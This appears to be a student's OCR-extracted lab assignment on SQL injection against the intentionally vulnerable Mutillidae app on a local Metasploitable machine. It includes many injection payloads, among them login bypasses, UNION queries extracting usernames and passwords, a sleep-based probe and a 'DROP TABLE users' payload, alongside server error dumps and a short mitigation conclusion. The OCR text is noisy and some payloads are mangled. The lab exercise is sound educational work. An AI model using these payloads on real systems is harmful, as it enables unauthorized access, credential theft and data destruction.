


Assigmeant 6:




=> ping in Kali Linux



=> ping in Metasploitable



⇨ Befor



=> After

About：admin'--

Error: Failure is always an option and this situation proves it	
Line	49
Code	0
File	/var/www/mutillidae/process-login-attempt.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' AND password='' at line 1
Trace	#0 /var/www/mutillidae/index.php(96): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='' AND 1=1 --' AND password=''
Did you setup/reset the DB?	

Varning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **148**

Varning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **254**

Varning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **255**

Varning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **256**

about:

'' AND 1=1 --'

Error: Failure is always an option and this situation proves it	
Line	49
Code	0
File	/var/www/mutillidae/process-login-attempt.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '; --' AND password='' at line 1
Trace	#0 /var/www/mutillidae/index.php(96): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='' OR 1=1 LIMIT 1; --' AND password=''
Did you setup/reset the DB?	

ırning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **148**

ırning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **254**

ırning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **255**

ırning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **256**

about: '' OR 1=1

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Error: Failure is always an option and this situation proves it	
Line	49
Code	0
File	/var/www/mutillidae/process-login-attempt.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' AND password='' at line 1
Trace	#0 /var/www/mutillidae/index.php(96): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='admin' UNION SELECT ' AND password=''
Did you setup/reset the DB?	

Varning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **148**

Varning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **254**

Varning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **255**

Varning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **256**

about: admin' UNION SELECT 1,2,3—

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Error: Failure is always an option and this situation proves it	
Line	49
Code	0
File	/var/www/mutillidae/process-login-attempt.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' AND password='' at line 1
Trace	#0 /var/www/mutillidae/index.php(96): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='' UNION SELECT null,' AND password=''
Did you setup/reset the DB?	

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **148**

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **254**

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **255**

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **256**


about: ' UNION SELECT null, version(), null--

about: 'OR 1=0#

about:

admin' AND '1'='2

about: ' OR 1=0#



Error: Failure is always an option and this situation proves it	
Line	49
Code	0
File	/var/www/mutillidae/process-login-attempt.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '--' AND password='' at line 1
Trace	#0 /var/www/mutillidae/index.php(96): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='' OR 1=1 LIMIT 1--' AND password=''
Did you setup/reset the DB?	


Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **148**

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **254**

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **255**

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **256**

about: ' OR 1=1 LIMIT 1--



Error: Failure is always an option and this situation proves it	
Line	49
Code	0
File	/var/www/mutillidae/process-login-attempt.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '; DROP TABLE u' AND password='' at line 1
Trace	#0 /var/www/mutillidae/index.php(96): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='admin'; DROP TABLE u' AND password=''
Did you setup/reset the DB?	

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **148**

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **254**

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **255**

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **256**

about:

```
admin'; DROP
TABLE
users;--
```

(Description of steps in detail):

Step 1: Preparing the environment

Network preparation:

Nat Network has been prepared so that the Kali Linux and Metasploitable are connected to one network.

The connection between the two machines was checked using the Ping command from both devices.

From Kali: Ping 192.168.1.4 (IP for Metasploitable).

From Metasploitable: Ping 192.168.1.15 (Kali) IP.

Install the necessary tools:

Ensure that the necessary tools such as Burp Suite or SQLMAP are installed on Kali Linux for use in the vulnerability test.

Step 2: Access to the web application on metasploitable

Open the affected app:

The Mutillidae app on Metasploitable was opened using the link: http://192.168.1.4/mutillidae.

The login form is verified in the application.

Discovering gaps:

The fields that may be vulnerable to SQL Injility have been determined on the REGISTER/LOGIN pages.

Step 3: SQL Inject test

Payloads test:

A set of SQL Injility Payloads has been tested on different fields such as username and password.

The Payloads tested:

'Or' 1 '=' 1

Admin ' -

Admin ' #

'Union SELECT NULL, NULL; --

'And 1 = 1 -

'And 1 = 2 -

'Or sleep (5) -

'Union Select Username, Password from Users; --

This Payloads has been tested on the various fields to see if it will lead to verification or extract data.

(conclusion):

The SQL Inject attack was successfully simulated on the Mutillidae application, and several gaps that were exploited to access user data have been discovered and bypass the login form. After implementing mitigation strategies such as Prepared Statements and checking the inputs, the risk of these gaps has been significantly reduced.

Through this project, it is possible to emphasize the importance of applying good safety practices in all stages of applying application. Security tools and tests should be an essential part of the application life cycle to ensure safety and protect sensitive data from the attackers.

عبدالرحمن حسام / 2305573